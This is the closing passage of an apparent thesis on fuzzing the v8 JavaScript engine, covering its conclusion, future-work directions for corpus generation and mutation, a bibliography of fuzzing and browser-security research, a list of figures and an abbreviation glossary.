The fuzzer identified in one week on a home computer a high-severity bug in *v8.* This bug was already identified by another researcher and was therefore a bug collision. It is assumed that more computational resources would be required to start the fuzzer on a larger scale to further prove the claimed improvements and to find long-lived vulnerabilities.

Future work should focus on the following research areas:

- The fuzzer should be tested against other *JavaScript* engines than *v8*. Especially the scripts to create an initial *JavaScript corpus* can be executed with other engines to calculate edge cases for them. Since edge cases in one engine are likely edge cases in other engines, the overall corpus could be improved by combining the corpus files from all engines.
- Exploitable vulnerabilities should be identified for which currently no public exploits exist. Key learnings from the analysis of them should be integrated into the fuzzer.
- The fuzzer should be improved to parse the AST of the test cases to correctly extract dependencies of code lines. This is important to ensure that code bricks are complete and do not have missing dependencies.
- More mutation strategies should be implemented to further increase the coverage.
- Publicly available regression tests are sanitized during corpus generation. During this process, several function calls are patched or modified to ensure that the test case just contains valid *JavaScript* code and not function calls which are only supported by another engine or a specific framework. Further work is required to improve this process to ensure that all processed test cases are correctly sanitized.
- During corpus generation the *template corpus* is created. This corpus contains test cases that invoke callbacks at different locations. A technique is required which can compare two test cases and detect if both test cases use a callback at the same location. Currently, the fuzzer cannot identify during fuzzing test cases which mark new callback locations because the fuzzer cannot detect if such a test case is already in the corpus. In the *code snippet corpus* new files are detected using the coverage feedback. In the template corpus the detection of new callback locations is currently an open research question.

Bibliography

[1] B. Hawkes (Google Project Zero), "0day 'In the Wild'," 15 05 2019. [Online]. Available: https://googleprojectzero.blogspot.com/p/0day.html.

[2] M. Miller, "Trends, challenges, and strategic shifts in the software vulnerability mitigation landscape," in *BlueHat IL 2019*, 2019.

[3] M. Shwartz, *Selling 0-days to governments and offensive security companies,* BlackHat USA 2019, 2019.

[4] M. Vervier, M. Orrù, B.-J. Wever and E. Sesterhenn, "x41 Browser Security White Paper," 19 09 2017. [Online]. Available: https://github.com/x41sec/browser-security-whitepaper-2017/blob/master/X41-Browser-Security-White-Paper.pdf. [Accessed 11 10 2019].

[5] M. Dr.-Ing. Heiderich, A. M. Inführ, F. B. Fäßler, N. M. Krein, M. Kinugawa, T.-C. B. "Filedescriptor Hong, D. B. Weißer and P. Dr. Pustulka, "Cure53 Browser Security White Paper," 29 11 2017. [Online]. Available: https://github.com/cure53/browser-sec-whitepaper/blob/master/browser-security-whitepaper.pdf. [Accessed 11 10 2019].

[6] T. Ritter and A. Grant, "Tor Project Research Engagement," 30 05 2014. [Online]. Available: https://github.com/iSECPartners/publications/tree/master/reports/Tor%20Browser%20Bundle. [Accessed 13 10 2019].

[7] A. Burnett, *Forget the sandbox escape - Abusing browsers from code execution,* Tel Aviv: BlueHatIL 2020, 2020.

[8] F. Zhen and L. Gengming, *The most Secure Browser? Pwning Chrome from 2016 to 2019,* Las Vegas: BlackHat USA 2019, 2019.

[9] C. Rohlf, "Chrome Oilpan - Meta Data, Freelists and more," 07 08 2017. [Online]. Available: https://struct.github.io/oilpan_metadata.html. [Accessed 19 10 2019].

[10] S. Park, W. Xu, I. Yun, D. Jang and T. Kim, "Fuzzing JavaScript Engines with Aspect-preserving Mutation," *In Proceedings of the 41st IEEE Symposium on Security and Privacy (S&P 2020),* 05 2020.

[11] V. J. Manès, H. Han, C. Han, S. K. Cha, M. Egele, E. J. Schwartz and M. Woo, "The Art, Science, and Engineering of Fuzzing: A Survey," *IEEE Transactions on Software Engineering,* 2019.

[12] M. (. Zalewski, "AFL - American Fuzzy Lop," [Online]. Available: http://lcamtuf.coredump.cx/afl/. [Accessed 24 09 2019].

[13] M. Böhme, V.-T. Pham and A. Roychoudhury, "Coverage-based Greybox Fuzzing as Markov Chain," *CCS '16: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security,* p. 1032–1043, 10 2016.

[14] M. Heuse, H. Eißfeldt and A. Fioraldi, "AFLplusplus," [Online]. Available: https://github.com/AFLplusplus/AFLplusplus. [Accessed 12 10 2019].

[15] L. Chenyang, J. Shouling, Z. Chao, L. Yuwei, L. Wei-Han, S. Yu and B. Raheem, "MOPT: Optimized Mutation Scheduling for Fuzzers," *28th USENIX Security Symposium (USENIX Security 19),* pp. 1949-1966, 08 2019.

[16] C.-C. Hsu, C.-Y. Wu, H.-C. Hsiao and S.-K. Huang, "InsTrim: Lightweight Instrumentation for Coverage-guided fuzzing," *Workshop on Binary Analysis Research (BAR) 2018,* 18 02 2018.

[17] M. Böhme, M.-D. Nguyen, V.-T. Pham and A. Roychoudhury, "Directed Greybox Fuzzing," *CCS '17: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security,* p. 2329–2344, 10 2017.

[18] S. Gan, C. Zhang, X. Qin, X. Tu, K. Li, Z. Pei and Z. Chen, "CallAFL: Path Sensitive Fuzzing," *2018 IEEE Symposium on Security and Privacy (SP),* pp. 679-696, 2018.

[19] B. Dolan-Gavitt, P. Hulin, E. Kirda, T. Leek, A. Mambretti, W. Robertson, F. Ulrich and R. Whelan, "LAVA: Large-scale Automated Vulnerability Addition," *2016 IEEE Symposium on Security and Privacy (SP),* 22-26 05 2016.

[20] A. Fasano, T. Leek, B. Dolan-Gavitt and R. Sridhar, "Rode0day: Searching for Truth with a Bug-Finding Competition," 13 08 2018. [Online]. Available: https://www.usenix.org/sites/default/files/conference/protected-files/woot18_slides_fasano.pdf. [Accessed 12 10 2019].

[21] B. Caswell, "Cyber Grand Challenge Corpus," 01 04 2017. [Online]. Available: http://www.lungetech.com/cgc-corpus/. [Accessed 13 10 2019].

[22] S. K. Cha, T. Avgerinos, A. Rebert and D. Brumley, "Unleashing Mayhem on Binary Code," in *2012 IEEE Symposium on Security and Privacy*, IEEE, 2012, pp. 380-394.

[23] D. Brumley, I. Jager, T. Avgerinos and E. J. Schwartz, "BAP: A Binary Analysis Platform," in *Computer Aided Verification*, Berlin, Heidelberg, Springer Berlin Heidelberg, 2011, pp. 463-469.

[24] C. Cadar, D. Dunbar and D. Engler, "KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs," *OSDI'08: Proceedings of the 8th USENIX conference on Operating systems design and implementation,* p. 209–224, 12 2008.

[25] V. Chipounov, V. Kuznetsov and G. Candea, "S2E: A Platform for In-Vivo Multi-Path Analysis of Software Systems," *ASPLOS XVI: Proceedings of the sixteenth international conference on Architectural support for programming languages and operating systems,* p. 265–278, 03 2011.

[26] I. Yun, S. Lee, M. Xu, Y. Jang and T. Kim, "QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing," in *27th USENIX Security Symposium (USENIX Security 18)*, Baltimore, MD, USENIX Association, 2018, pp. 745-761.

[27] R. Brummayer and A. Biere, "Boolector: An Efficient SMT Solver for Bit-Vectors and Arrays," in *Tools and Algorithms for the Construction and Analysis of Systems*, Berlin, Heidelberg, Springer Berlin Heidelberg, 2009, pp. 174-177.

[28] L. d. M. Bruno Dutertre, "The YICES SMT Solver," 2006. [Online]. Available: https://pdfs.semanticscholar.org/0e55/f506cbd6ecf3a44716cba7bc6f127904eaa8.pdf. [Accessed 30 10 2019].

[29] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel and G. Vigna, "Driller: Augmenting Fuzzing Through Selective Symbolic Execution," in *NDSS*, 2016.

[30] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel and G. Vigna, "SOK: (State of) The Art of War: Offensive Techniques in Binary Analysis," in *2016 IEEE Symposium on Security and Privacy (SP)*, IEEE, 2016, pp. 138-157.

[31] T. Ormandy, "Making software dumber," 2011. [Online]. Available: http://www.cse.iitd.ernet.in/~siy117527/sil765/readings/fuzzing_making_software_dumber.pdf. [Accessed 13 10 2019].

[32] M. Payer, Y. Shoshitaishvili and H. Peng, "T-Fuzz: fuzzing by program transformation," in *2018 IEEE Symposium on Security and Privacy (SP)*, 2018, pp. 697-710.

[33] C. Aschermann, S. Schumilo, T. Blazytko, R. Gawlik and T. Holz, "Redqueen: Fuzzing with Input-to-State Correspondence," in *NDSS*, 2019.

[34] S. Bekrar, C. Bekrar, R. Groz and L. Mounier, "A Taint Based Approach for Smart Fuzzing," *Proceedings - IEEE 5th International Conference on Software Testing, Verification and Validation, ICST 2012,* 04 2012.

[35] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida and H. Bos, "VUzzer: Application-aware Evolutionary Fuzzing.," in *NDSS volume 17*, 2017, pp. 1-14.

[36] W. Xu, S. Kashyap, C. Min and T. Kim, "Designing New Operating Primitives to Improve Fuzzing Performance," *CCS '17: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security,* p. 2313–2328, 3 11 2017.

[37] I. Fratric, "The Great DOM Fuzz-off of 2017," 09 2017. [Online]. Available: https://googleprojectzero.blogspot.com/2017/09/the-great-dom-fuzz-off-of-2017.html. [Accessed 14 10 2019].

[38] R. Hodován, Á. Kiss and T. Hyimóthy, "Grammarinator: A Grammar-Based Open Source Fuzzer," *Proceedings of the 9th ACM SIGSOFT International Workshop on Automating TEST Case Design, Selection, and Evaluation,* p. 45–48, 11 2018.

[39] S. Groß, FuzzIL: Coverage Guided Fuzzing for JavaScript Engines, TU Braunschweig: Master's thesis, 2018.

[40] K. Serebryany, D. Bruening, A. Potapenko and D. Vyukov, "AddressSanitizer: A Fast Address Sanity Checker," in *USENIX Annual Technical Conference*, 2012.

[41] E. Stepanov and K. Serebryany, "MemorySanitizer: fast detector of uninitialized memory use in C++," in *2015 IEEE/ACM International Symposium on Code Generation and Optimization (CGO)*, 2015, pp. 46-55.

[42] M. Conti, S. Crane, T. Frassetto, A. Homescu, G. Koppen, P. Larsen, C. Liebchen, M. Perry and A.-R. Sadeghi, "SelfRando: Securing the Tor Browser against De-anonymization Exploits," *Proceedings on Privacy Enhancing Technologies,* 02 2016.

[43] M. Moroz and K. Serebryany, "Guided in-process fuzzing of Chrome components," 05 08 2016. [Online]. Available: https://security.googleblog.com/2016/08/guided-in-process-fuzzing-of-chrome.html. [Accessed 19 10 2019].

[44] C. Evans, M. More and T. Ormandy, "Fuzzing at scale," 12 08 2011. [Online]. Available: https://security.googleblog.com/2011/08/fuzzing-at-scale.html. [Accessed 19 10 2019].

[45] K. Serebryany, "Sanitize, Fuzz, and Harden Your C++ Code," in *USENIX Association*, San Francisco, CA, 2016.

[46] O. Chang, A. Arya, K. Serebryany and J. Armour, "OSS-Fuzz: Five months later, and rewarding projects," 05 2017. [Online]. Available: https://opensource.googleblog.com/2017/05/oss-fuzz-five-months-later-and.html. [Accessed 19 10 2019].

[47] Google, "OSS-Fuzz," [Online]. Available: https://google.github.io/oss-fuzz/. [Accessed 19 10 2019].

[48] S. F. Abrar, *haha v8 engine go brrrrr,* AirGap2020.11, 2020.

[49] G. Klees, A. Ruef, B. Cooper, S. Wei and M. Hicks, "Evaluating Fuzz Testing," *CCS '18: Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security,* p. 2123–2138, 01 2018.

List of figures

Figure 1: Sample report result of *FuzzBench*; A lower score is better; source: 15
Figure 2: Garbage collection in *v8*, source: 32
Figure 3: Map transition tree which leads to the vulnerability.....43
Figure 4: Exploitation of the type confusion.....44
Figure 5: Precision lose in *JavaScript*.....77
Figure 6: *Sea-of-nodes* of a not vulnerable version of the code.....90
Figure 7: *Sea-of-nodes* for vulnerable code.....91
Figure 8: Phases of corpus generation.....109
Figure 9: Corpus coverage at different stages.....118

List of abbreviations

APT	Advanced-Persistent-Threat
ASAN	Address Sanitizer. A sanitizer supported by modern compilers which supports the process of finding bugs. Other sanitizers are MSAN (memory sanitizer) and UBSAN (undefined behavior sanitizer).
ASLR	Address-Space-Layout-Randomization
CSP	Content-Security-Policy
DOM	Document object model
IL	Intermediate Language
IR	Intermediate Representation
JIT	Just-in-time (compilation). JavaScript engines compile frequently used code using a JIT compiler.
Map	The map of an object stores the structure and type of its properties. Synonyms are the shape or the hidden class of an object.
NaN	Not-a-number
OOB	Out-of-bound (memory access) (vulnerability)
PoC	Proof-of-concept
SMI	Small Integer
SMT	Satisfiability modulo theories
SOP	Same-Origin-Policy
UAF	Use-After-Free (vulnerability)
VM	Virtual machine
XSS	Cross-Site-Scripting (vulnerability)